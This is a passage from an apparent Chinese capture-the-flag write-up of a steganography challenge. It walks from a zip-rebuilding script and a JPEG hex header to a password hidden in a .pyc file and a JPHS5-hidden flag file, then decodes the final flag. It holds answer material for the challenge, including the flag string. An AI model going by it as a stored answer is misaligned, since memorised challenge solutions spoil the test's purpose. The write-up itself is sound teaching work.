   else:
    print(file_path)
    break
 except:
  break

hex_data = ''
with open('BinDunDun.zip', 'wb') as f1:
 for i in range(0, len(bin_data), 8):
  hex_data += '{:02x}'.format(int(bin_data[i:i+8], 2))
 f1.write(unhexlify(hex_data))
```

得到压缩包解压，图片文件修改文件头，添加后缀名



010 Editor - C:\Users\Administrator\Downloads\Bin2\BinDunDun.jpg
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)
起始页
BinDunDun.jpg
编辑方式: 十六进制(H)
运行脚本
运行模板
CSDN @末 初

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 02 00 2F   ÿøÿà..JFIF...../
0010h: 00 2F 00 00 FF DB 00 43 00 03 02 02 02 02 02 03   ./..ÿÛ.C........
0020h: 02 02 02 03 03 03 03 04 06 04 04 04 04 04 08 06   ................
0030h: 06 05 06 09 08 0A 0A 09 08 09 09 0A 0C 0F 0C 0A   ................
0040h: 0B 0E 0B 09 09 0D 11 0D 0E 0F 10 10 11 10 0A 0C   ................
0050h: 12 13 12 10 13 0F 10 10 10 FF DB 00 43 01 03 03   .........ÿÛ.C...
```

`BinDunDun.pyc`用pyc反编译看了下是画冰墩墩的Python代码，网上有，没有啥线索，尝试`pyc隐写`

```
root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus# ls
BinDunDun.pyc  CONTRIBUTORS.md  LICENSE  README.md  sample.py  stegosaurus  stegosaurus.py  steg.pyc
root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus# ./stegosaurus -x BinDunDun.pyc
Extracted payload: BingD@nD@n_in_BeiJing_Winter_Olympics
root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus#
```

猜测是密码，尝试`jpg`各种隐写，最后发现是`JPHS5`



```
                         Input jpeg
Directo: C:\Users\Administrator\Downloads\Bin2
Filename BinDunDun.jpg

Filesiz  108 Kb     Width 924 pixel     Height 776 pixel
Approximate max        17 Kb    recommended       10 Kb

                         Hidden
Directo: C:\Users\Administrator\Downloads\Bin2
Filename flag.txt

Filesiz    1 Kb

                        Saved jpeg
Directo:
Filename

Filesiz      Kb

This jpeg file already contains a hidden file
```

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('REFTQ1RGe0dvb2RfSm9kX0dpdmVfVGhlX0ZGRkZMQGdfVG9fWW91I
X0='));"
Command line code:1:
string(41) "DASCTF{Good_Jod_Give_The_FFFFL@g_To_You!}"
```